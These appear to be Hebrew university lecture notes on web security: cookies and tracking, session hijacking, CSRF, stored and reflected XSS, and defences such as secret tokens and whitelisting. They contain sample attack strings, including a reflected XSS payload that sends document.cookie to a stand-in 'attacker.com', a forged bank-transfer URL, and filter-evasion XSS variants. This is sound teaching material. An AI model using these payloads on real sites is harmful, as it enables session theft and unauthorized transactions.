
לכן יש פתרון נוסף, והוא cookies. הרעיון של עוגיה זה שאם נתחיל סשן באיזשהו אתר, האתר יישמור בעוגייה כל מה שהוא רוצה עליי. הוא יישמור מידע כך שע"מ שבשנחזור אליו אח"כ, אותה עוגייה תעזור לו להמשיך בדיוק מאותה נקודה.

העוגייה לא יושבת על השרת, אלא אצל הלקוח – הוא שולח את העוגייה למחשב שלנו, והמחשב שומר אותה אצלו. בכל פעם שאנחנו הולכים שוב לבקר באיזשהו אתר תהיה בדיקה בהתחלה אם כבר יש לנו עוגייה מאותו אתר, ואם כן אז נשתמש בה.

מה שהשרת יירצה הוא יישמור בתוך העוגייה, יישלח ללקוח, אנחנו נשלח אליו חזרה וכך הלאה.

7.5.5.1 מבנה העוגייה

נראה מה בדיוק המבנה של העוגיה, ומה הקשר לאבטחה. עוגייה זה אוסף של זוגות, key=value, עם הרבה אופציות. למשל:



נשים לב שהדבר הזה הוא response.

בשורות של ה-set cookie – כל אחד מאלה הוא עוגייה. נסתכל על השורה המוסומנת. יש לו מפתח edition עם ערך us. זה ואמר שהוא זוכר שהעדפה לשי היא לקבל את האתר הזה בגרסה אמריקאית, ובפעם הבאה שנגיע לאתר הוא לא יישאל אותנו מה השפה המועדפת עלינו וכו'.

נסתכל יותר לעומק על השדות ב-set cookie:

Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT;
path=/; domain=zdnet.com

- על edition=us כבר דיברנו.
- הדבר הבא זה בעצם מה התוקף של העוגייה expires=Wed, 18-Feb-2015 08:20:34 GMT. הלקוח יעביר לשרת את העוגייה רק כל עוד התוקף שלה לא עבר.
- אחרי זה יש את הדומיין domain=zdnet.com שאליו אנחנו שולחים את העוגייה, ואנחנו יכולים לשלוח לכל נתיב באתר path=/. זה שדה חשוב כי חשוב שלא נשלח לאתר הזה פרטים של אתר אחר.

דוגמה גם ל-request שכולל עוגייה:

```

HTTP/1.1 200 OK
Date: Tue, 18 Feb 2014 08:20:34 GMT
Server: Apache
Set-Cookie: session-zdnet-production=6bhqcali0cbciagu11sisac2p3; path=/; domain=zdnet.com
Set-Cookie: zdregion=MTI5LjluMTI5LjE1Mzp1czp1czpjZDJmNWY5YTdkODU1N2Q2YzM5NGU3M2Y1ZT
Set-Cookie: zdregion=MTI5LjluMTI5LjE1Mzp1czp1czpjZDJmNWY5YTdkODU1N2Q2YzM5NGU3M2Y1ZT
Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com
Set-Cookie: session-zdnet-production=59ob97fpinqe4bg6lde4dvvq11; path=/; domain=zdnet.com

```

HTTP Headers

http://zdnet.com/

GET / HTTP/1.1

Host: zdnet.com

User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-us,en;q=0.5

Accept-Encoding: gzip,deflate

Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7

Keep-Alive: 115

Connection: keep-alive

Cookie: session-zdnet-production=59ob97fpinqe4bg6lde4dvvq11; zdregion=MTI5LjluMTI5LjE1Mzp1czp1czpjZDJmNWY5YTdkODU1N2Q2YzM5NGU3M2Y1ZT

Subsequent
visit

7.5.5.2 ייתרונות וחסרונות של שימוש בעוגייה

למה בכלל שנשתמש בעוגיות? הדבר הזה הוא פתרון במקום ה-session id. כמו כן, הוא עוזר לזכור את ההעדפות שלנו מהפעם הקודמת שנכנסנו גם אם אנחנו לא רשומים לאתר, למשל גודל רצוי של פונט.

הבעיה בעוגיות זה שהן מאפשרות לעקוב אחרינו בעזרתם. נגיד שנכנסנו לאתר כלשהו וחיפשנו דגם מסויים של טלפון. אחרי זה התחרטנו ועברנו לאתר אחר. האתר החדש לא אמור לבקש מאיתנו שנשלח לו את העוגייה שמתאימה לחיפוש שלנו של טלפון באתר הקודם, אבל לפעמים הם כן ידעו שזה מה שחיפשנו, והדבר הראשון שהם יציגו לנו זה אייפדים. איכשהו הגיע אינפורמציה מחיפוש של אתר אחד לאתר אחר. זה כמובן מאוד לא רצוי.

אז איך החדש יודע שחיפשנו טלפון באתר הקודם? הדבר הזה נקרא advertising network. זה עובד כך:

נניח שאנחנו מהדפדפן הולכים לאתר של רשת חברתית כלשהי. נניח שהיינו אצל הרשת החברתית בעבר, הדפדפן מבין שאנחנו הולכים לרשת החברתית, וזה בסדר לשלוח את העוגייה של הרשת החברתית שהייתה לנו אל הרשת החברתית. זו שליחה לגיטימית של עוגייה, והיא עוזרת לנו, זה אמור לעזור להם להציע לנו שירות יותר טוב.

מה שקורה ב-ad networking: כשאנחנו הולכים לאתר הראשי ויש שם מודעה, היא לא באמת בתוכן של האתר. ע"מ שהפרסומות תוצג יש גם תקשורת עם שרת שאחראי על הפרסומות, וזה לא הרשת החברתית פונה אליהם, אלא אנחנו, הלקוח. באמצעות שדה ה-referer, השרת של הפרסומות מבין שהגענו עכשיו מהרשת החברתית.

ויותר מזה, כשאנחנו הולכים אל האתר הזה כדי להביא את הפרסומות הוא שולח עוגייה לאתר של הפרסומות (זה נקרא third side cookie). אם הפרסומות של המפרסם הזה יופיע בכמה מקומות שונים, העוגייה של האתר של הפרסומות תכיל הרבה כתובות שביקרנו בהן, והמפרסם יודע עלינו הרבה דברים.

בעבר זה היה חוקי פשוט למכור את האינפורמציה הזאת. באיזשהו שלב אנשים הבינו שהמעקב הזה לא שונה ממעקב פיזי אחרי בן אדם. ואז התחילו לאסור את זה – לאסור על third party cookies, ועכשיו זה דיפולט בדפדפנים. זה עובד כך שאנחנו נקבל קוקי רק אם ביקרנו באתר מיוזמתנו.

הדבר הזה עבר ומבחינה חוקית אסור לעשות כסף על זה, אבל בפועל אפשר גם לעקוף את זה עם מה שנקרא flash cookies (שעליהם לא נפרט).

7.6 Session hijacking

שימוש נפוץ ומועיל בעוגיות זה לשמור עלייך עדיין מחובר לאתר (כלומר לוודא שאתה authenticated). בפעם הראשונה שנתחבר נקבל session id שאומר שאנחנו מחוברים, לפחות לאיזהו זמן, ונקבל עוגייה שמכילה את ה-session id הזה.

העוגיות ששומרות את הסשן הן capabilities, כי הן נותנות למשתמש שמחזיק בהן גישה לאתר עם ההרשאות שיש לו באתר הזה. אז מה ייקרה אם מישהו ייגנוב לנו עוגייה? בכל פעם שהוא ייבקר באתר העוגייה הזאת תשלח, והאתר ייארש אותו. הדבר היחיד שנותן לנו זהות מול האתר זה ה-session id, וכל מי שימצא אותו ויישלח אותו בחזרה לאתר יוכל להתחזות אלינו.

איך אפשר לגנוב עוגייה?

- אפשרות אחרת זה לפרוץ לסרבר, ולפני שהוא שולח לקחת את העוגייה, אבל זה קשה כי סביר שהשרת מאובטח.
- אופציה אחרת זה לנחש מה העוגייה, אבל אם ה-session id ייבחר באופן אחיד באינטרוול מספיק גדול אין סיבה שניחוש של מישהו ייפגע בכלל ב-id חוקי, בטח לא בזה שלנו.
- אופציה נוספת היא אם "מרחחים" את הרשת – מנסים להקשיב לתקשורת האלחוטית ולהבין. בד"כ ברשתות בשלב הזה התקשורת עוברת בהצפנה, אז זה לא כל כך יעיל.
- מה שכן אפשר לעשות זה מה שנקרא "להרעיל את הקאש" של ה-DNS. זה אומר שנזייף בטבלה של ה-DNS את הכתובת שהוא מעביר אליה עבור מחרוזת מסויימת. על זה לא ממש נדבר.

מה שכדאי לעשות בשביל להתגונן זה לתת זמן תפוגה ל-session id, ואז גם אם מישהו יצליח לתפוס לנו את ה-session id זה לא יהיה בעייתי.

7.7 Cross-Site Request Forgery (CSRF)


עד כה לא דיברנו על סייד אקפט לבקשות GET בצד של השרת, אבל יכולות להיות כאלה, בפרט לבקשות פוסט.

למשל, אם אנחנו מחוברים כבר של הבנק ואנחנו עושים בקשת GET לאתר, בעזרת ה-session id שבעוגייה שאצלינו האתר ייראה שאנחנו כבר מחוברים, ואז ייכבד את הבקשה שלנו. נגיד שהבקשה שלנו היא במסגרת עמוד של העברת קלט מחשבון לחשבון, וכחלק מבקשת get אנחנו כבר ממלאים בכתובת את הסכום ואת המקום (שזה אומר שמילאנו את השדות שהם implicit). אם באמת פגענו נכון בפורמט, מכיוון שאנחנו כבר מחוברים לאתר, הוא הולך לכבד את הבקשה ולהעביר את הכסף. תוקף יכול לנצל את זה, ולגרום לנו להעביר בקשה כזאת:

`http://bank.com/transfer.cgi?amt=9999&to=attacker`

אז למה בכלל שנלחץ על כתובת כזאת? למה שנכנס ללינק או נכניס בדפדפן את הכתובת הזאת?

אפשר לגרום לנו לעשות את זה, וזה מה שנקרא CSRF. נסתכל על התקפה כזאת:



נגיד שהדפדפן שלנו הוא האדום, והגענו לא בכוונה לאתר שהוא רע (הכחול). האתר הכחול יחזיר כתובת עם איזשהו תמונה. בדומה שאמרנו על פרסומות, שהן לאו דווקא שמורות באתר עצמו אלא אנחנו אמורים להביא אותן ממקום אחר, כך קורה גם לפעמים עם קבצים מסוגים אחרים, למשל תמונות. לכן, הדפדפן שלנו בצורה לגיטימית, כמו כל פעם שאמורים לו להביא תמונה, נכנס לכתובת הזאת.

אולם, הכתובת היא לא באמת כתובת של תמונה, אלא בקשת GET לדף באתר של הבנק שכוללת העברה של כסף מהחשבון שלנו לחשבון של התוקף. אם אנחנו כבר מחוברים לאתר של הבנק, אנחנו הולכים לשלוח לו עוגייה שכוללת את ה-session id הרלוונטי. הבנק יראה ששלחנו לו session id של יוזר לגיטימי שכבר מחובר וכבד את בקשת ההעברה.

וזו מתקפת CSRF. נסכם את הפרטים של המתקפה:

- מי המטרה: כל מי שיש לו משתמש בסרבר שלא חסין בפני המתקפה הזאת.
- מה המטרה: המטרה של האתר התוקף זה לגרום לנו בתור היוזר להוציא את הבקשה הלא טובה לשרת.
- אמצעים: היכולת של התוקף לגרום למותקף "ללחוץ" על הלינק לאתר הפגיע.
- דברים לשים לב אליהם: למבנה של הבקשות של התוקף יש מבנה צפוי, למשל ``, כדי לגרום למותקף להגיע לאתר.
- (משמעות השם: למה המילה "קרוס" בשם – כי אנחנו עוברים בקרוס מהמתקף לבנק; למה request forgery – כי האתר גרם לנו לצור בקשה שלא רצינו).

7.7.1 התגוננות מפני CSFR

נציע שתי אפשרויות להתגוננות מפני המתקפה –

שדה ה-referer:

כמו שאמרנו, בקשת ה-GET כוללת שדה referer, שאומר מי הפנה את הבקשה. מי שמפנה במקרה של המתקפה הזאת זה האתר של התוקף, אז הבנק יכול לראות את זה.

הבעיה: referer זה שדה אופציונלי. זה טוב לנו לפעמים שאין ריפרר, כי אם אנחנו מגיעים לאתר של איזה פרסומת למשל אנחנו לא רוצים שידע מאיפה הגענו.

Secretized Links:

זו האופציה השנייה, Secretized Links. זה אומר שבנוסף לארגומנטים to-ו amt בכתובת הולכים להוסיף ערך אחר, סודי, שנמצא בתוך העוגייה. באופן כזה נקשה או לא נאפשר לתוקף לדעת מה הלינק שהוא צריך להעביר למותקף בשביל שלמשל האתר של הבנק יעביר אליו כסף, וכך המתקפה הזאת תמנע.

אפשר למשל לכלול בכתובת את ה-session id, ואז הבנק יבדוק שבאמת ה-session id שהגיע בתור ארגומנט זה אותו אחד שבתוך העוגייה. מי שייצר את הטקסט של הכתובת זה התוקף, שאף פעם לא ראה את העוגייה שלנו, לכן לא ידע לשים את ה-session id הנכון.

זה עובד, אבל מה הבעיה עם זה: לא כדאי לחשוף את ה-session id בכתובת בגלל session hijacking. לכן, מה שעושים בד"כ זה להוסיף ערך כלשהו ארוך, אבל לא הערך של ה-session id – אולי למשל פלט של פונ' פסודו רנדומית כלשהי.


זה פתרון שעובד בפועל. למשל בסביבה שנקראת ruby on rails הוא שם לנו באופן אוטומטי לגמרי secrete link ברפרנסים, וזה מונע לגמרי מתקפות CSRF.

7.8 Cross-site scripting (XSS)

נדבר קודם כל על שני נושאים שיעזרו כהקדמה – ג'אוה סקריפט (אין קשר לג'אוה) ו-Same Origin Policy.

Javascript 7.8.1

השינוי שהביא איתו JS זה שבמקום לכתוב את התוכן של דפי האינטרנט הססטיים והדינמיים ב-HTML, אפשר לבטא אותם באמצעות סקריפט של JS. זה מאפשר לנו לתכנת בתוך הדפדפן עצמו. לדוגמא:



כל מה שמופיע בתוך התגית "סקריפט" מפורש בתור JS. זה מגיע אלינו מהסרבר, והדפדפן הולך להריץ את זה אצלינו. ההמצאה של JS הובילה למה שנקרא web 2.0, תצורה מאוד דינמית. מה שהסקריפטים האלה יכולים לעשות זה הרבה יותר מאשר להדפיס, למשל:

- לשנות אובייקטים של העמוד
- לעקוב אחרי מה שאנחנו עושים (לחיצות, איפה שאנחנו הולכים עם העכבר)
- לקרוא ולשנות עוגיות

ולשלוח הכל באופן אוטומטי לסרבר עצמו. הדבר הכי חשוב לנו כרגע מבחינת אבטחה זה שהם יכולים להתעסק בעוגיות. זה מאוד בעייתי, והיינו רוצים שהדפדפן שלנו יגביל את מה שאפשר לעשות עם JS. לא היינו רוצים שסקריפט כלשהו שהגיע אלינו מתוקף יוכל לגשת לעוגיות שנשמרו אצלינו מאתר כלשהו.

Same Origin Policy (SOP) 7.8.2

כדי למנוע מאתר אחד להריץ JS של אתר אחר, הדפדפן אוכף עבורינו מדיניות בשם Same Origin Policy, שנועדה לצור בידוד עבור סקריפטים של JS.

לכל אתר יש את ה-SOP שלו, והרעיון הוא שאפשר להריץ סקריפט רק במסגרת ה-origin שלו. סקריפט שהגיע מאתר מסויים יכול לרוץ רק בהקשר של האתר, למשל לגשת לעוגיות רק של האתר עצמו, לשנות תצוגה רק באתר עצמו וכו'. רק לסקריפטים שהגיעו מה-origin של דף אינטרנט מסויים יש גישה לאלמנטים של הדף.

בפרט, SOP אומר שאנחנו מוכרחים בתוך הדפדפן לאפשר להריץ רק סקריפטים שהגיעו מהאתר הנוכחי.

אם נזכר באובייקט של העוגייה, כתוב שם למשל את ה-domain. זה אומר שמי שמותר לו לגשת לעוגייה הזאת זה רק האתר שכתוב שם. אנחנו לא רוצים לאפשר לסקריפט מאתר אחר לגשת לזה.

אם נזכר באובייקט של העוגייה, אחד הפרטים שמצויינים בו הוא ה-domain וה-path בתוכו. זה אומר שבמסגרת ה-SOP, מי שמותר לו לגשת לעוגייה הזאת זה רק האתר שכתוב שם. אנחנו לא רוצים לאפשר לסקריפט מאתר אחר לגשת לזה.

XSS 7.8.3

נדבר עכשיו על מתקפת ה-XSS, שהמטרה שלה היא לגרום לסקריפטים לרוץ מחוץ ל-origin של האתר שהם הגיעו ממנו.


מה אומרת המתקפה – נניח שיש לתוקף איזהו סקריפט רע, למשל סקריפט שייגש לעוגייה של הבנק וייגרום לבנק לחשוב שמה שהתוקף עושה זה היוזר עושה. הגישה ב-XSS היא שהתוקף גורם לבנק לשלוח ליוזר בעצמו את הסקריפט

הרע. התוצאה של זה תהיה שאם באמת הסקריפט הגיע מהבנק, מבחינת הדפדפן זה סקריפט של הבנק, אז הוא יריץ אותו במסגרת הגבולות של הבנק והוא יוכל למשל לגשת לעוגייה של הבנק.

איך התוקף יגרום לבנק לשלוח למשתמש את הסקריפט הרע? יש שני סוגים של מתקפות XSS:

7.8.3.1 סוג ראשון: XSS מאוחסן (Stored/Persistent XSS Attack)

הרעיון במתקפה הזאת הוא שהתוקף מעלה את הסקריפט שלו לשרתים שהוא תוקף (למשל השרת של הבנק), והשרת עצמו הוא ששולח את הסקריפט הרע למשתמש. התהליך נראה כך:



- נניח שהתוקף הצליח להכניס סקריפט רע לשרת של הבנק (1).
- אנחנו הולכים מהדפדפן שלנו לבנק (2), הבנק שולח את הסקריפט הרע אלינו (3).
- הדפדפן שלנו רואה שהסקריפט הגיע מהבנק, לכן חוקי להריץ אותו במסגרת SOP, והוא יריץ את הסקריפט של התוקף (4).
- הסקריפט של התוקף ירוץ ויבצע את הפעולה הזדונית (5).

נסכם את הפרטים של המתקפה:

- מי המטרה: משתמש עם דפדפן שמסוגל להריץ בתוכו קוד שהגיע ב-HTML עם JS, שבאיזשהו שלב ביקר בדף של שרת פגיע שהתוכן שלו כולל קוד שהוכנס אליו ע"י משתמש זדוני.
- מה המטרה: לגרום לדפדפן של היזר להריץ את הסקריפט ב-origin של השרת.
- אמצעים: התוקף מסוגל גם להחדיר את הקוד הזדוני לשרת, וגם לגרום לשרת לשלוח את הקוד למשתמשים.
- דברים לשים לב אליהם: המתקפה הזאת עובדת רק על שרתים שכשלו באיתור סקריפטים בתוכן שנשלח אליהם ע"י משתמש.

דוגמא אמיתית למתקפה – The MySpace Worm (Samy):

זה אולי נשמע פשוט ולא כל כך מציאותי, אבל זה קרה בפועל. אפשר לדמיין שסרברים שמקבלים דטא בודקים האם יש שם קוד ואם כן הם יודעים שיש שם משהו חשוד, אבל זה לא בהכרח המקרה.


במייספס (רשת חברתית שבה אפשר לצור פרופיל אישי) משתמש בשם סמי הכניס לתוך הדף שלו במייספייס קוד כלשהו ב-JS, וכל מי שביקר באתר שלו עשה בקשת GET לאתר שלו, קיבל את הדף, והסקריפט רץ (כי זה באמת סקריפט שהגיע מהאתר שביקשנו).

זה גרם לכך שכל מי שהגיע לדף שלו הריץ את הסקריפט הזה, ומה שזה עשה היה: להפוך את הפרופיל של מי שהריץ לחבר של סמי, להדפיס את ההודעה "but most of all, Samy is my hero" לפרופיל והכי משמעותי – להעתיק את

הסקריפט לפרופיל המותקף (JS הרי יכולה לשנות אובייקטים בעמוד ווב). בתוך 20 שעות סמי כבר הפך מאדם עם 73 חברים למליון חברים, ובסופו של דבר זה הפיל את מייסדי "סופ"ש.

7.8.4 סוג שני: Reflected XSS Attack

כאן הסקריפט הרע לא שמור על השרתים, אלא התוקף גורם למשתמש המותקף לשלוח לסרבר URL שכולל את המתקפה, ובגלל echo שהסרבר עושה למה שהוא קיבל הדפדפן שלנו מריץ את הסקריפט (שככל שהדפדפן יודע הגיע מהסרבר). התהליך נראה כך:



- ביקרנו באתר של התוקף (1) וקיבלנו עמוד רע (2).
- אנחנו לוחצים על לינק בעמוד הרע והלינק שולח אותנו לאתר של הבנק, וכחלק מהבקשה הכניסו את סקריפט הרע שקיבלנו (3).
- הבנק עונה לנו, ועושה echo לחלק ממה ששלחנו (4).
- הגיע לדפדפן שלנו סקריפט מהבנק, אז הוא מריץ אותו (5) ונגמר הסיפור, המתקפה רצה (6).

נותר להבין למה בכלל זה קורה שהשרת עושה echo לאינפוט שהוא מקבל. דוגמא לאתר שעשוי להתנהג ככה הוא אתר שעושים בו חיפוש – נגיד שיש אתר שמוכר בגדרים, ועושים חיפוש על גרביים:

```
http://victim.com/search.php?term=socks
```

העמוד שהוא הולך להחזיר לנו מחזיר את הסטרינג "results for socks":

```
<html> <title> Search results </title>
<body>
Results for socks:
. . .
</body></html>
```

תוקף יכול לנצל את זה, ובמקום גרביים להכניס סקריפט זדוני:

```
http://victim.com/search.php?term=
<script> window.open(
  "http://attacker.com/steal?c="
  + document.cookie)
</script>
```

אם האתר הזה שמתמחה בגרביים לא מתמחה גם במניחה של XSS הוא חושב שאנחנו באמת הולכים לחפש מה שכתוב בכחול, הוא מחפש ב-DB שלו את הסטרינג הזה, לא מוצא, ומדפיס את מה שחיפשנו:


```
<html> <title> Search results </title>
<body>
Results for <script> ... </script>:
. . .
</body></html>
```

הדפדפן שלנו מקבל את זה, מריץ מה שכתוב ב-origin של השרת ממנו זה הגיע והמתקפה רצה.

נסכם את הפרטים של המתקפה:

- מי המטרה: משתמש עם דפדפן שמסוגל להריץ בתוכו קוד שהגיע ב-HTML עם JS, שבאיזשהו שלב ביקר בדף של שרת פגיע שכולל חלקים מ-URL שהוא קיבל בפלט שהוא מייצר.
- מה המטרה: לגרום לדפדפן של הויזר להריץ את הסקריפט ב-origin של השרת (כמו בסוג הראשון של XSS).
- אמצעים: התוקף מסוגל לגרום למשתמש ללחוץ על ה-URL הזדוני.
- דברים לשים לב אליהם: המתקפה הזאת עובדת רק על שרתים שכשלו באיתור סקריפטים בתוכן שנשלח אליהם ע"י משתמש (כמו בסוג הראשון של XSS).

7.8.4.1 התגוננות מ-XSS

איך אפשר למנוע XSS –

1. Sanitization: ברגע שמישהו מנסה להכניס לנו סקריפט אפשר להבין שמישהו לא בסדר ולחסום את זה, וזה באמת נעשה בהרבה מקומות ברשת. אפשר למשל לחפש תגיות כמו `<script> ... </script>`.
הבעיה: זה לא תמיד פשוט למצוא את הסקריפט, כי יש הרבה דרכים להשתמש ב-JS, למשל CSS tags או XML-encoded data

```
<div style="background-image:
url(javascript:alert('JavaScript'))">...</div>
```

```
<XML ID=I><X><C><![CDATA[<IMG SRC="javas]]><![
CDATA[cript:alert('XSS');">]]>
```

בשתי הדוגמאות האלה סקריפט של JS, ולא פשוט לעלות עליו, כי הוא לא נראה ככזה. למשל, שבשורה השנייה המילה javascript מופצלת ל-javas ול-script. לא היינו מצפים שהדבר הזה יעבוד אצל הדפדפן שלנו, אבל הדפדפנים שלנו מנסים בפועל לעזור לנו – אם הם קיבלו דף HTML שנראה לא כך כל טוב הם מנסים להבין מה התכוונו ולעשות לזה parsing בכל מקרה. בדוגמא של סמי למשל הוא הבין שהדפדפן שלו מרשה לפצל תג של JS לשתי שורות, וככה הצליח להכניס את הסקריפט ולעקוף את הפילטרים של מייספייס.

2. Whitelisting: לכן, דרך טובה יותר לחסום את המתקפות תהיה במקום להגיד מה אסור, להגיד מה מותר. כלומר, לוודא שלכל בקשה שמגיעה לאתר יש בדיוק את המאפיינים שציפינו להם: האדריס מסויימים, העוגיות שציפינו להן וכו'.
בשביל להבטיח את זה, אפשר למשל לא לאפשר HTML במלואו אלא לבנות שפה רזה יותר ולאפשר רק בקשות בשפה הזו.

7.8.5 הבדל בין XSS ו-CSRF

במתקפות XSS התוקף מנסה לנצל את האמון של המשתמש במידע שנשלח משרת מוכר (התוקף מנסה להשפיע על מה שולח השרת למשתמש).
במתקפות CSRF התוקף מנסה לנצל את האמון של השרת במה שנשלח לו מהמשתמש (התוקף מנסה להשפיע על מה שולח המשתמש לשרת).

8 Static Code Analysis

8.1 הקדמה

אנחנו הולכים לדבר בשיעור הזה על סוג של הגנה ממתקפות. עד כה כשיברנו על הגנות ממתקפות, למשל הגנה מפני אוברפלו או SQL INJECTION דיברנו על הגנות שנכנסות לפעולה בזמן הריצה של התוכנית. למשל, בבאפר אוברפלו דיברנו על האפשרות לוודא שהפוינטר עצמו לא עובר את הגבולות משמאל או מימין ב-SQL INJECTION דיברנו על אופציה להגדיר מראש מה השאילתה שאנחנו רוצים לשאול ובזמן הריצה ההעתק וההדבק של הקלט יעשו באופן סביר.

היום נדבר על איך אפשר בנוסף לכל אלו להבין משהו על הקוד לפני שהוא רץ. אנחנו רוצים לקבל קוד ולעשות לו אנליזה לפני שהוא רץ, אם ע"י בן אדם ואם ע"י מכונה, ולנסות להבין אם הקוד הזה הוא בטוח.

לפני שנדבר על האם קוד מסויים הוא בטוח או לא, אנחנו לא באמת יכולים אפילו לוודא שקוד עושה מה שהוא אמור לעשות. למשל כבר ראינו בקורסים קודמים את בעית העצירה, ואנחנו יודעים שאי אפשר לוודא אפקטיבית בהנתן קוד האם התוכנית עוצרת או לא.

אם אנחנו אפילו לא מסוגלים לבדוק אם התוכנית עושה מה שהיא אמורה, איך נוכל לבדוק שהתוכנית באמת בטוחה? ומה בכלל זה אומר "בטיחות"?

8.2 שיטה ראשונה: בדיקות (Testing)

